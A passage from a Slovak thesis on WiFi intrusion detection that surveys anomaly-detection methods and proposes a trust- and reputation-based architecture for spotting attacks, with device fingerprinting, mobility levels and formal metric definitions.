AirMagnet [7] poskytuje schopnosť manažovať bezpečnosť WiFi sietí pomocou detekcie útokov, detekcie falošných prístupových bodov, detekcie problémov s pripojením, analýzy trendu, reportingu a kontroly kapacity a prenosového pásma. *Airtightnetworks* [8] si patentoval klasifikačné techniky identifikujúce práve také pripojenia, ktoré priamo spôsobujú bezpečnostné riziko pre spoločnosť.

Jediným zástupcom open-source komunity je systém pre detekciu útokov Kismet [9], ktorý poskytuje stavovú i bez-stavovú analýzu na druhej a tretej vrstve detekujúcu útoky na WiFi sieťach. Jedná sa o signatúrne riešenie špecifických útokov, väčšinou založených na jednom rámci a trendoch ako napríklad neobvyklé požiadavky, záplava disacociačných rámcov a iné.

Detekcia anomálií na základe atribútov

Detekčné metódy, ktorých vstupom sú atribúty paketov využívajú proces tzv. *features selection* – výber rysov vstupných dát, ktoré sú príznačné pre analyzovanú komunikáciu. Tieto rysy sú následne použité v metódach pre klasifikáciu komunikácie (či sa jedná o útok alebo o validnú komunikáciu) [105, 35]. ADAM *(Audit Data and Mining)* [28] je nástroj používajúci pravdepodobnostný model klasifikácie komunikácie na validnú a škodlivú. Používa metódu naivného bayesovského klasifikátora, ktorý klasifikuje analyzované dáta podľa pravdepodobnosti príslušnosti danej vzorky do triedy. Táto pravdepodobnosť je závislá na apriori pravdepodobnosti danej triedy a kombinácii pravdepodobnosti kolekcie asociačných pravidiel za predpokladu, že sú nezávislé (naivita u bayesovského klasifikátora). ADAM monitoruje IP adresy, porty, podsiete a TCP stav. Úspešnosť takejto klasifikácie je závislá na trénovacej sade a na apriori pravdepodobnosti.

Detekčný systém MINDS [44] používa sadu techník dolovania dát s cieľom automatickej detekcie anomálií. Jeho vstupom je NetFlow, ktorý neobsahuje dostatočné informácie, čo priamo zvyšuje mieru falošného poplachu. MINDS pri dolovaní dát používa asociačné pravidlá s pravdepodobnosťou výskytu v pozorovaných anomálnych a validných spojeniach, tzn. výsledok klasifikácie je daný celkovou pravdepodobnosťou nájdených pravidiel (pomerom výskytu pravidiel v komunikácii označenej za útok a počte výskytov vo validnej komunikácii). Autori uvádzajú veľmi dobré výsledky, avšak podrobné experimenty zverejnené neboli.

Existujúce staršie systémy založené na dolovaní dát vrátane ADAM [28], Madamid [71], MINDS [44], Lerad [77], Entropy [111] nie sú svojou povahou vhodné pre prostredie bezdrôtových sietí, pretože všetky prístupy boli navrhnuté pre siete drôtové. Existujú rôzne články, ktoré sa snažili adaptovať tieto systémy to WiFi sietí, ale bez úspechu. Na druhej strane systém WIDCA [45] prináša prístup, ktorý zahrňuje prepočítanie dát získaných so senzorov v reálnom čase, pričom používa techniky dolovania dát pre detekciu anomálií. Na základe získaných dát hodnotí jednotlivé spojenia pomocou metód zhlukovania dát, pričom algoritmus používa pre výpočet vzdialenosti smerodajnú odchýlku od stredu zhluku. V prípade, že nové spojenie prekročilo danú hranicu smerodajnej odchýlky, vygeneruje sa poplach. Tento prístup detekuje len niektoré útoky, ako napríklad podvrhnutie MAC adresy a niektoré prípady falošných prístupových bodov. Vo veľkých a rozsiahlych sieťach s viacerými prístupovými bodmi prakticky zlyháva.

Riešenie *WiFi Miner* [92] sa snaží nájsť frekventované a nefrekventované vzorce na základe prepočítaných dát z WiFi siete pomocou *Apriori* algoritmu. Každý rámec na základe *Apriori* algoritmu nesie anomálne skóre, pričom jeho záporná hodnota indikuje normálny stav. Tento systém sa odlišuje od ostatných exitujúcich bezdrôtových systémov pre detekciu

útokov, pretože nepotrebuje trénovacie dáta a detekuje útoky v reálnom čase. Nevýhodou toho prístupu je chýbajúca schopnosť pracovať nad rozsiahlymi sieťami.

Detekcia anomálií pomocou neurónových sietí

Neurónové siete sú s úspechom nasadené pri riešeniach komplexných problémov, ako napríklad štatistická analýza, rozpoznávanie obrazu alebo rozpoznanie rukopisu. Viacero prác sa venuje aplikovaniu princípu neurónových sietí pri detekcii útokov na sieťach. Výhodou neurónových sietí je nízka miera falošných poplachov.

V článku [75] autori prezentujú systém pre detekciu útokov v prostredí WiFi sietí na základe dynamicky rastúcich neurónových sietí DGNN *(Dynamic Growing Neural Network)*. Experimentálne výsledky ukazujú, že ich systém je schopný nájsť nových útočníkov s nízkou mierou falošných poplachov, ale hlavným problémom je chybné označenie nového validného mobilného klienta ako útočníka. Tento prístup tiež zlyháva v detekcii útokov na dostupnosť napríklad pomocou RTS/CTS.

Posledný výskum v tejto oblasti je z roku 2010, kedy výskumníci z Windsorskej univerzity aplikovali neurónové siete do prostredia bezdrôtových sietí s účelom detekovať anomálie, pričom vznikol nástroj *NeuDetect* [46]. Toto riešenie sa snaží nájsť normálne a anomálne vzory na základe prepočítaných informácii z WiFi rámcov tým, že ich porovnáva s trénovacou množinou pomocou algoritmu používajúci spätnú propagáciu. V článku porovnali svoje riešenie s riešeniami *Snort Wireless* [12], *WifiMiner* [92] a *Widca* [45] a ich riešenie bolo schopné detekovať viac útokov ako iné systémy s nižšou mierou falošných poplachov. Článok neukázal spôsob vykonávania experimentov, takže nie je možné overiť relevantnosť výsledkov.

Detekcia anomálií pomocou metód podporných vektorov

Metódy podporných vektorov SVM *(Support vector machines)* používajú sadu metód s učiteľom pro klasifikáciu a regresiu. Patria do rodiny všeobecných lineárnych klasifikátorov. SVM sa snažia separovať dáta do viacerých tried na základe hyperroviny [35, 65].

Autori v článku [106] si dávajú za cieľ identifikovať a klasifikovať útoky na sieťach podľa štandardu 802.11, kde vstupom do detektoru sú všetky položky MAC hlavičky. Najprv je vykonaná redukcia nepotrebných položiek pomocou princípu *Particle Swarm*, ktorá na základe metódy zhlukovania detekuje nepotrebné položky pri detekcii útokov. Pre samotnú detekciu útokov používajú metódy SVM. Pri použití testovacej sady s 8 základnými útokmi dosahujú úspešnosti 99,1%, avšak so stúpajúcim počtom útokov klesá schopnosť kvalifikátoru pod 98%. Nevýhodou je tiež niekoľko hodinové učenie a veľmi veľká trénovacia množina.

Detekcia anomálií pomocou modelovania správania

Mnoho výskumov sa zameriava na rôzne prístupy v modelovaní správania resp. analýzu užívateľskej a sieťovej aktivity. Väčšinou sú založené na analýze a hľadaní vzorov a bežných akcií v chovaní zariadenia, pričom používajú predikciu, detekciu anomálií, identifikáciu a iné prístupy. Vytvorenie modelov zväčša zahŕňa niekoľko krokov:

1. zber dát – zbierajú sa len relevantné informácie o aktivite zariadenia resp. dáta definujúce správanie stanice,
2. extrakciu atribútov – vstupné dáta sa prepočítajú pomocou rôznych prístupov ako dolovanie znalostí alebo metód strojového učenia,
3. redukcia dimenzie – redukcia veľkosti dát,
4. vytvorenie vzorov správania – aplikovanie metód pre získanie špecifických charakteristík chovania stanice,
5. interpretáciu výsledkov.

Prvý prístup [98] používa komplexné neurónové siete k modelovaniu správania užívateľov v distribuovaných systémoch. Riešenie sa skladá z troch častí:

1. online model, ktorý zvažuje dynamiku správania užívateľa pomocou predikcie nasledujúcej akcie pomocou neurónovej siete,
2. offline model používa štatistické parametre,
3. detektor zmien v správaní je zamýšľaný pre udržanie dlhodobého trendu v správaní sa danej entity.

Iný prístup charakterizuje správanie užívateľa a sieťovú výkonnosť vo verejných WiFi sieťach [27], pričom analyzujú vzťah medzi správaním entity a výkonnostným metrikami na sieti. Vstupom do ich algoritmu je dĺžka relácie, použité prístupové body a počet prenesených dát. Pre overenie výsledkov používajú záznam nahraný na konferencii ACM SIGCOMM'01, ktorý obsahuje 300 tisíc tokov od 195 používateľov o objeme 4,6 GB.

Existuje veľké množstvo prác, ktoré odkazujú na detekciu anomálií pomocou rôznych ďalších techník, ako napríklad štatistické metódy [60], agentné systémy [32], *rule-based networks* [38] a iné.

Ďalšia časť tejto práce bude venovaná návrhu systému pre analýzu útokov vo WiFi sieťach, pričom cieľ bude kladený práve na univerzálnosť navrhnutého systému pri analýze útokov.

6.3 Architektúra navrhnutého systému

Táto časť práce popisuje architektúru novo navrhnutého systému pre analýzu anomálií a útokov pomocou princípu výpočtu dôvery a reputácie. Návrh systému bol publikovaný na konferencii ICCST [Pub4] v Medelíne v roku 2013. Schému navrhnutého systému zobrazuje obrázok 6.1, pričom systém sa skladá zo siedmich základných modulov:

1. Získanie dát – je zodpovedné za monitorovanie, zachytávanie a predpočítanie dát získaných zo zachytenej WiFi komunikácie. Prepočítané dáta sú posielané ďalej do detekčných modulov založených na metrikách špecifických pre bezdrôtové siete a zároveň sú zachytené rámce posielané do systému pre detekciu útokov Kismet.

2. Kismet IDS – Kismet je systém pre detekciu útokov na 802.11 vrstve, ktorý pracuje pasívne, zbieraním rámcov. Identifikuje siete, používané štandardy, skryté siete, rušenia medzi bezdrôtovými sieťami, detekuje jednoduché útoky pomocou signatúr, ako napríklad útoky na deauntetizáciu, či deasociáciu. Kismet poskytuje zaujímavé dodatočné informácie pri výpočte dôvery.

3. Identifikácia – modul sa snaží identifikovať bezdrôtové zariadenie pomocou techník pasívneho a aktívneho získania otlačku zariadenia (*fingerprinting*) a lokalizácie.

4. Analýza – v tomto module sa analyzujú vstupné dáta, a vypočítavajú sa metriky ovplyvňujúce hodnotu dôvery.


5. Klasifikácia entít – tento modul klasifikuje entity na základe ich správania a ich reputácie, pričom sa ich snaží rozdeliť do niektorých kategórií, ako napríklad administrátor, hosť, zamestnanec sekretárka, prístupový bod, útočník[1].

6. Externá znalosť – poskytuje dodatočné informácie z externých zdrojov, ako napríklad sieťové systémy pre detekciu útokov a anomálií, prípadne autentizačné logy z radius servera a podobne. Pod externou znalosťou vnímame i dôveru poskytnutú vzdialeným reputačným systémom.

7. Výpočet dôvery a reputácie – tento modul je zodpovedný za výpočet dôvery a reputácie na základe získaných alebo vypočítaných informácií.

Navrhnutá architektúra systému okrem vyššie spomenutých bodov ďalej obsahuje i menšie moduly, ktoré podrobne popisuje nasledujúca časť.

[1] modul je súčasťou konceptu architektúry a nie je ďalej v práci popisovaný



Obr. 6.1: Architektúra detekčného systému

6.3.1 Získavanie vstupných dát


Získavanie dát potrebných pre analýzu je jeden z najdôležitejších krokov. Prvým spôsobom ako získať dáta je umiestnenie sond, ktoré by monitorovali a zachytávali bezdrôtovú komunikáciu. Tento spôsob má niekoľko nevýhod. Prvou je potreba inštalovať sondy na vhodné miesto a druhou nevýhodou je schopnosť zachytávať len šifrované dáta. Dešifrovanie týchto dát v reálnom čase je veľmi náročné, pretože by sme museli poznať GTK kľúč a PTK kľúče všetkých pripojených staníc. Získanie týchto kľúčov nie je jednoduchou záležitosťou, pretože jediná entita, ktorá ich pozná je prístupový bod.

Architektúra pre získavanie dát bola navrhnutá tak, aby tieto nevýhody eliminovala. Definujme teda prístupový bod s nasledujúcou funkcionalitou:

- Štandardná funkcionalita prístupového bodu, podpora štandardu 802.11i vrátane korporátneho režimu 802.1x.
- Bezdrôtová sieťová karta schopná pracovať v monitorovacom režime a s podporou injektovania rámcov.
- Bezdrôtová sieťová karta schopná analyzovať celé spektrum. Štandardné karty nie sú schopné pracovať v tomto režime, požívajú techniku kedy striedavo prepínajú frekvenčné pásma.
- Schopnosť zachytávať všetku komunikáciu a dešifrovať rámce, ktoré prístupový bod obsluhuje.
- Prepočítavať lokalizačné informácie.

- Získavať identifikáciu pomocou pasívnej alebo aktívnej metódy získavania otlačku zariadenia.
- Informácie posielať na centrálne spracovanie.

Na obrázku 6.2 je znázornený tok dát tak, ako sú dáta spracovávané v detekčnom systéme. Prístupový bod získava dáta a posiela ich na centrálny server, kde prebehnú všetky potrebné vstupné analýzy. Následne sa dáta uložia do databáze, kde sú pripravené na ďalšie spracovanie. Týmto spôsobom sa podarilo získať dáta vyšších vrstiev, i všetky bezdrôtové rámce v dosahu prístupového bodu, čím sa eliminovali rozdiely v detekcii oproti drôtovým sieťam. Pre analýzu paketov vyšších vrstiev je následne možné použiť existujúce a platné princípy detekcie útokov.



Obr. 6.2: Zobrazenie toku dát v detekčnom systéme

6.3.2 Identifikácia zariadenia

Väčšina výskumu v oblasti bezpečnosti bezdrôtových sietí sa zameriava na explicitnú identifikáciu zariadenia pomocou MAC adresy, ktorú je možné veľmi jednoducho zmeniť, pričom identifikovať a sledovať aktivitu nejakého zariadenia, ktorého identifikátor sa stále mení je veľmi náročné.

Podobne ako ľudský otlačok prsta, i sieťové zariadenie má svoju unikátnu charakteristiku, ktorú je možné použiť k identifikácii zariadenia na sieti. MAC adresa ako primárny identifikátor zariadenia nám pokryje väčšinu prípadov, avšak musíme byť schopný detekovať stav kedy sa MAC adresa zmení. Teda predpokladáme, že MAC adresa je variabilná.

Pre zistenie charakteristiky sa používajú dve metódy tzv. *fingerprintingu* [99]:

1. Aktívny fingerprinting – pri tejto technike sa špeciálne vytvorené rámce odošlu k cieľovému zariadeniu a skúma sa presné časovanie jednotlivých odpovedí. Využívajú sa

tu techniky adaptivity, kedy veľkosť, počet a rýchlosť jednotlivých rámcov odoslaných prístupovým bodom sú dynamicky nastavované.

2. Pasívny fingerprinting – na základe získaných 802.11 rámcov sa vykonáva meranie odoslaných rámcov v rámci jedného zariadenia ako reakciu na rámce prijaté.

Tento model pracuje na úrovni fyzickej vrstvy a skúma špecifiká na úrovni hardwaru, prípadne operačného systému. Vstupom do procesu identifikácie zariadení sú vlastnosti RadioTap hlavičky, MAC adresy, sily signálu, typy antén, použitý štandard (a/b/g/n/ac), prenosová rýchlosť, časovanie medzi ACK rámcami, počet fragmentovaných rámcov, chybovosť prenosu dát, počet retransmisií a iné. Úspešnosť tejto metódy je 86% pri použití SVM kvalifikátoru [99].

V prípade ak k danej MAC adrese priradíme odtlačok získaný na základe charakteristiky sieťového zariadenia, môžeme identifikáciu vyjadriť ako dvojicu $I = (mac, f)$, kde mac je MAC adresa zariadenia a f je odtlačok sieťového zariadenia.

6.3.3 Mobilita entít

Jedným z dôležitých kritérií pri posudzovaní správania sa bezdrôtového užívateľa je mobilita. Vzorec mobility môže byť rozličný zo dňa na deň, pretože hýbať sa je pre človeka prirodzené. Niekedy človek sedí celý deň na jednom mieste, inokedy prechádza z miesta na miesto spolu so svojím zariadením. Samozrejme je potrebné rozlíšiť zariadenia s vysokou mierou mobility, napríklad mobilné telefóny, tablety či VoIP zariadenia.

Monitorovať mobilitu užívateľov je možné dvoma spôsobmi:

1. Zmenou asociovaného prístupového bodu – užívateľ sa môže pohybovať medzi prístupovými bodmi v čase.

2. Presná lokalizácia bezdrôtového zariadenia – na základe triangulácie sily signálov získaných z viacerých prístupových bodov získavame pozíciu zariadenia s presnosťou až na 2 metre [56].

Keďže ani jedna metóda nie je schopná poskytnúť presné výsledky pohyblivosti daného zariadenia, tak hodnota mobility zariadenia je definovaná ako prvok množiny M obsahujúca jednotlivé úrovne pohyblivosti zariadenia:

$$m \in M, M = \{Stationary, Low, Medium, High, VeryHigh\} \tag{6.1}$$

6.3.4 Vlastnosti komunikácie ovplyvňujúce dôveru

Vlastnosti sieťovej komunikácie resp. sieťové metriky sú merateľné parametre alebo znaky, ktoré môžu reflektovať rozličné správanie entít v sieti, a sú väčšinou založené na štatistic-

kých metódach alebo jednoduchých funkciách. Zdrojom dát pre tieto metriky sú informácie obsiahnuté v každom rámci posielanom po bezdrôtovom médiu. Každý rámec obsahuje hlavičku s informáciami pre sieťové zariadenia (podrobne popísaná v kapitole 3.3 *Návrh systému pre generovanie útokov*) a dátovú časť, ktorá nesie samotný IP paket.

Pre účely definície metriky je nutné najprv definovať použité pojmy, pričom vychádzame z definície rámca podľa štandardu 802.11:

- poradové číslo id – prirodzené číslo, určuje pozíciu rámca v postupnosti,
- veľkosť rámca len – počet bitov rámca vrátane hlavičky,
- zdrojová MAC adresa src – MAC adresa zariadenia, z ktorého bol rámec odoslaný, reprezentovaná bitovou postupnosťou,
- cieľová MAC adresa dst – MAC adresa zariadenia, pre ktoré je rámec určený,
- adresa prístupového bodu $bssid$ – MAC adresa prístupového bodu obsluhujúceho sieť,
- adresa distribučného systému $dssid$ – MAC adresa prístupového bodu, ktorý je súčasťou komunikácie medzi distribučnými systémami,
- hlavička rámca mac – bitový reťazec obsahujúci hodnoty hlavičky rámca,
- dátová časť rámcu $data$ – dáta určené pre vyššiu vrstvu reprezentovaná bitovým reťazcom.

Rámec je definovaný ako n-tica

$$f = (id, len, src, dst, bssid, dssid, mac, data), \tag{6.2}$$

kde id, len sú celé prirodzené čísla, src, dst, $bssid$, $dssid$, mac, $data$ sú bitové postupnosti.

Definícia 6.1. Množinu všetkých rámcov f, ktoré vstupujú do systému budeme označovať ako M_f.

$$M_f = \{f_1, f_2, \ldots, f_n\} \tag{6.3}$$

Definícia 6.2. Definujme postupnosť rámcov R_f, ktorá je definovaná nad množinou rámcov M_f:

$$R_f = \{f_1, f_2, \ldots\}, f_i \in M_f, \tag{6.4}$$

kde poradie v postupnosti je definované poradovým číslom rámca, pričom platí, že v postupnosti neexistujú dva rámce s rovnakým poradovým číslom.

Definícia 6.3. Metrika je teda funkcia ψ, ktorej vstupom je postupnosť rámcov R_f a výstupom je číselná hodnota m.

$$m = \psi(R_f) \tag{6.5}$$

Hodnoty metrík sú vytvárané jednoduchými funkciami, napr. štatistické funkcie (aritmetický priemer, modus, medián, smerodajná odchýlka) alebo vlastnými funkciami. Nie všetky metriky sú vhodné pre ovplyvnenie dôvery v bezdrôtovej sieti. Je teda nutné zvoliť metriku, ktorá má istý potenciál reflektovať správanie nejakej entity v sieti. Výberom vhodných metrík sa venuje kapitola 7.3, v ktorej budú experimentálnou metódou vybrané vhodné metriky určené pre výpočet dôvery.

6.3.5 Detektory vyšších vrstiev

Na základe navrhnutej architektúry má systém viditeľnosť do komunikácie vyšších vrstiev, kde by bolo možné použiť tradičné sieťové metriky pre detekciu anomálií. Jednotlivým sieťovým metrikám vyšších protokolov použitých pre detekciu útokov sa venuje vlastný výskum, ktorého výsledky boli uverejnené v článku [Pub2] *Detection of Network Buffer Overflow Attacks: A Case Study* na konferencii International Carnahan Conference on Security Technology. Článok ukazuje spôsob detekcie útokov *buffer overflow* na základe detektorov využívajúcich práve sieťové metriky založené na IP protokole.

Vďaka univerzálnosti navrhnutého systému je možné veľmi jednoducho zaintegrovať tento typ detektorov do systému, a to pomocou skúsenosti, ktorá je definovaná v nasledujúcej časti. Detektory vyšších vrstiev sú v tejto práci vnímané ako externé vstupy do systému.

6.3.6 Výpočet dôvery a reputácie

Reputačné systémy (podrobné popísané v nasledujúcej časti) sa používajú ako nástroj kde štandardné bezpečnostné mechanizmy zlyhávajú a ich cieľom ako bezpečnostného mechanizmu je nájsť potencionálne nové a podozrivé správanie nejakej entity. Nevýhodou ich použitia je práve určitá nepresnosť a výsledky sa väčšinou dostavia s časovým meškaním.

V navrhnutej architektúre práve do výpočtu reputácie a dôvery vstupujú výstupy s malých detektorov založených na detekcii zmien správania, externá znalosť a výstupy z bezdrôtového signatúrneho systému pre detekciu útokov. Hodnota dôvery je v pravidelných intervaloch aktualizovaná a reflektuje jednotlivé fluktuácie v správaní entity. Vstupom do výpočtu dôvery môžu byť hodnoty reputácie zo vzdialených reputačných systémov.

Na základe hodnoty dôvery je možné identifikovať potencionálnu hrozbu pre bezdrôtovú sieť a vykonať akciu vo forme hlásenia administrátorovi, či zablokovania sieťovej komunikácie na úrovni prístupového bodu alebo firewallu.

6.4 Reputačné systémy

V predchádzajúcich častiach boli v detaile vysvetlené dva typy bezpečnostných problémov, kde tradičné signatúrne formy detekcie zlyhávajú. Jedným z možných riešení je použitie reputačného systému k tomu, aby sme identifikovali zariadenie, ktoré útočí alebo sa len správa podozrivo. Reputácia a dôvera sú pojmy známe z bežného života. Ľudia pri riadení vzťahov medzi inými ľuďmi používajú úplne odlišné metódy ako počítače. Každý človek si v priebehu svojho života vytvára okolo seba svoju sociálnu sieť, kde každý jednotlivec má inú úroveň dôvery, ktorá je daná skúsenosťami z minulosti. Podobne i počítače môžu používať reputáciu a dôveru k tomu, aby klasifikovali zariadenia v sieti na dôveryhodné a nedôveryhodné [109, 49].

6.4.1 Základné pojmy

Medzi základné pojmy v oblasti reputačných systémov a výpočtu dôvery patria [67, 61]:

- **Dôvera** v určitú entitu je definovaná ako viera v to, že sa daná entita bude za určitých okolností chovať dopredu očakávaným spôsobom. Matematicky sa definuje dôvera ako ternárna relácia $T(\alpha, \beta, \gamma)$, kde α, β sú dve entity a γ je kontext. Môžeme tvrdiť, že Alica dôveruje Bobovi v kontexte autentizácie.

$$(Alice, Bob, authentication) \in T \tag{6.6}$$

  Relácia dôvery je reflexívna a symetrická. Reflexivita znamená, že Alice dôveruje sama sebe a symetriu nachádzame v tom, že ak Alice dôveruje Bobovi v danom kontexte, tak Bob dôveruje Alice. Relácia dôvery nie je tranzitívna, pretože Alice nemôže dôverovať v nejakom kontexte Bobovi skrz nejakého prostredníka [82].

- **Riziko** je v bezpečnosti informačných systémov definované ako hodnota pravdepodobnosti s akou je možné využiť zraniteľné miesto v informačných systémoch. Niekedy riziko chápeme ako pravdepodobnosť výskytu bezpečnostného incidentu.

- **Reputácia** entity A je priemerná dôveryhodnosť všetkých okolitých entít voči entite A. Rozdiel medzi reputáciou a dôverou je v tom, že dôvera je vždy posudzovaná z lokálneho subjektívneho pohľadu, ale reputácia má globálny význam.

- **Odporučenie** je subjektívna informácia o entite ako napríklad spoľahlivosť, kvalita, dôveryhodnosť. Všetky skúsenosti s danou entitou sú zverejňované ako odporučenia. Hodnota odporučenia pochádzajúca od entity A cez entitu B závisí na dôvere, ktorú má B voči A.

- **Skúsenosť** je sledovanie správania sa entity B entitou A, pričom dôležité je, aby A bola schopná posúdiť danú skúsenosť z pozitívneho aj z negatívneho pohľadu. Entita A si na základe skúsenosti s B aktualizuje hodnotu jej dôvernosti.

- **Reputačný systém** (RS) zbiera, zhromažďuje a distribuuje spätnú väzbu o predchádzajúcom chovaní jednotlivých klientov v danom uzli RS. Hlavnou funkciu RS je napomáhať účastníkom s odpoveďami na otázky súvisiace s rizikom a dôverou. V reputačnom systéme sa vyskytujú tri druhy subjektov:

  1. Producenti reputácie sú účastníci alebo systémy, ktorých úlohou je hodnotiť určité vlastnosti ostatných užívateľov v systéme.
  2. Konzumenti reputácie sú entity, ktoré využívajú informácie vytvorené producentmi pre svoje rozhodovanie.
  3. Ostatné entity sú všetky entity zúčastnené v procese reputácie.

6.4.2 Spôsoby výpočtu dôvery a reputácie

Reputačné systémy sú typicky založené na verejných informáciách reflektujúcich názor nejakej skupiny entít. V prípade, že nejaký iný systém dôveruje výpočtu reputácie vzdialeného systému, nastáva tranzitivita dôvery [62], kedy systém preberajúci výsledky reputácie by mal brať do úvahy správnosť výpočtu resp. dôveryhodnosť vzdialenej strany. Nasleduje zoznam známych spôsobov výpočtu dôvery:

- Sumácia alebo priemer ohodnotení – najjednoduchšou formou výpočtu reputácie je jednoduchá suma pozitívnych hodnotení mínus suma negatívnych. Snáď jedinou výhodou je zrozumiteľnosť výpočtu pre každého. Nevýhodou je to, že hodnota reputácie nedostatočne reprezentuje dôveru entity tak, ako ju vnímajú ostatní. Veľmi podobný princíp je použitie aritmetického priemeru, ktorý sa javí, podobne ako sumácia, nedostatočný. Rozšírením je výpočet dôvery na základe váženého priemeru, kde jednotlivé váhy sú odvodené od dôveryhodnosti hodnotiteľa, súčasnej hodnoty reputácie, či dobe výpočtu predchádzajúcej dôvery.

- Ohodnotenia založené na Bayesovských systémoch používajú binárne hodnotenie $(0, 1)$ a sú založené na štatistickom aktualizovaní hodnoty reputácie pomocou beta distribučných funkcií pravdepodobnosti (PDF). Hodnota reputácie je vypočítaná ako kombinácia predchádzajúcej a novej hodnoty reputácie, pričom jej hodnota je reprezentovaná dvojicou (α, β), ktorá reprezentuje množstvo pozitívnych resp. negatívnych hodnotení. Do výpočtu tiež vstupuje pravdepodobnosť očakávanej hodnoty, ktorú získame práve pomocou beta PDF. Výhodou Bayesovských systémov je teoretický základ pre

výpočet hodnoty reputácie, ako nevýhodu vnímame veľkú komplexnosť pre priemerne vzdelaného človeka.

- Diskrétne modely dôvery poskytujú lepšie hodnotenie založené zväčša na verbálnom stanovisku, čo je pre človeka prijateľnejšie. Niektoré vedecké práce [23, 36, 37] predstavili použitie diskrétnych modelov dôvery pre výpočet reputácie. Napríklad dôveryhodnosť agenta x môže byť vyjadrená ako *veľmi dôveryhodný, dôveryhodný, nedôveryhodný a veľmi nedôveryhodný*. Tieto hodnoty sú následne aktualizované na základe ďalšej skúsenosti s entitou. Nevýhodou tohoto princípu sú komplikácie pri matematických výpočtoch, na miesto heuristických mechanizmov sú použité tzv. *look-up* tabuľky.

- Fuzzy modely – dôvera a reputácia môžu byť reprezentované fuzzy mechanizmom, kde funkcia určujúca členstvo popisuje aký stupeň dôvery môže entita dosiahnuť. Príkladom môže byť stupeň dôveryhodný a nedôveryhodný. Fuzzy logika poskytne pravidlá pre správne určenie výslednej hodnoty dôvery [79].

- Flow modely sú systémy, ktoré počítajú dôveru na základe tranzitívnej iterácie nad cyklickou alebo ľubovoľne dlhou postupnosťou. Predpokladom týchto modelov je konštantná dôvera pre celý systém, ktorá je distribuovaná naprieč jednotlivými prvkami systému. Inak povedané, jednotlivý prvok systému si môže zvýšiť hodnotu dôvery len na úkor prvku iného. Do tejto kategórie patrí napríklad algoritmus *PageRank* [87] (popísaný v ďalšej časti). Flow modely nie vždy nutne potrebujú, aby suma reputácií bola konštantná, príkladom je algoritmu *EigenTrust* [64] použitý v P2P sieťach, ktorý iteratívne pomocou násobenia a agregácie mení hodnoty reputácie pokým celá P2P komunita nezačne konvergovať k stabilným hodnotám dôvery.

V tejto časti sme ukázali možné spôsoby výpočtu dôvery a reputácie, ďalej sa v krátkosti zameriame na existujúce riešenia známych reputačných systémov.

6.4.3 Existujúce riešenia reputačných systémov

Vo svete existujú príklady nasadenia reputačných systémov zväčša na portálové riešenia, ktoré využívajú centralizovanú sieťovú architektúru. Výpočet reputácie je väčšinou založený na sumácii alebo priemere hodnotení. Nižšie uvádzame niektoré príklady známych reputačných systémov.

eBay je svetoznámy aukčný server, virtuálne trhovisko. Využívajú ho predajci a nakupujúci, ktorí chcú predávať alebo nakupovať ľubovoľné predmety. K zníženiu rizika podvodných operácií využíva reputačného systému nazvaného *Feedback* (angl. spätná väzba), ktorý dáva možnosť všetkým registrovaným užívateľom priradiť hodnotenie z rozmedzia pozitívne, negatívne alebo neutrálne $(1, -1, 0)$ po skončení nákupnej transakcie. Jedná sa o centrálny

reputačný systém, ktorý zbiera hodnotenia a vypočítava skóre. Výpočet prebieha ako suma pozitívnych hodnotení mínus suma negatívnych. Celkové hodnotenie je realizované na základe vyhodnocovania v rôznych časových oknách (minulých 7 dní, 1 mesiac a 6mesiacov). Tento spôsob výpočtu je považovaný za primitívny a vedie k značnej mystifikácii reputácie hodnotenej entity. Empirická štúdia kolektívu Resnick et al. [93] ukázala, že hodnotenia sú až prekvapivo pozitívne, a zároveň existuje korelácia medzi hodnoteniami predávajúceho a nakupujúcich. Tento reputačný systém označili ako problematický.

Prvým webovým vyhľadávacím strojom bola *Altavista*, ktorá používala počet kľúčových slov vedúcich k nájdeniu webovej stránky ako hodnotiacu metriku pre relevantnosť vyhľadávania, čo sa ukázalo ako nedostatočné. V roku 1998 bol skupinou autorov Paget et al. [87] predstavený algoritmus *PageRank*, kde vyhľadávanie najlepších výsledkov je založené na reputácii danej webovej stránky. Algoritmus hodnotí webové stránky na základe toho koľko iných webových stránok ukazuje na ňu, pričom jeden odkaz na webovú stránku pozitívne ovplyvňuje reputáciu. Tento algoritmus bol neskôr prevzatý Googlom a v upravenej podobe sa používa do dnes.

Okrem vysokoškolských diplomových prác, ktoré prakticky neprezentujú žiadne výsledky, a reputačných systémov použitých pre senzorové a peer-to-peer siete, ktoré nie sú relevantné v oblasti bezpečnosti bezdrôtových sietí, neboli nájdené žiadne vedecké práce, ktoré by použili princípy reputačných systémov pre analýzu resp. detekciu útokov v prostredí WiFi sietí.

6.4.4 Požiadavky na reputačný systém

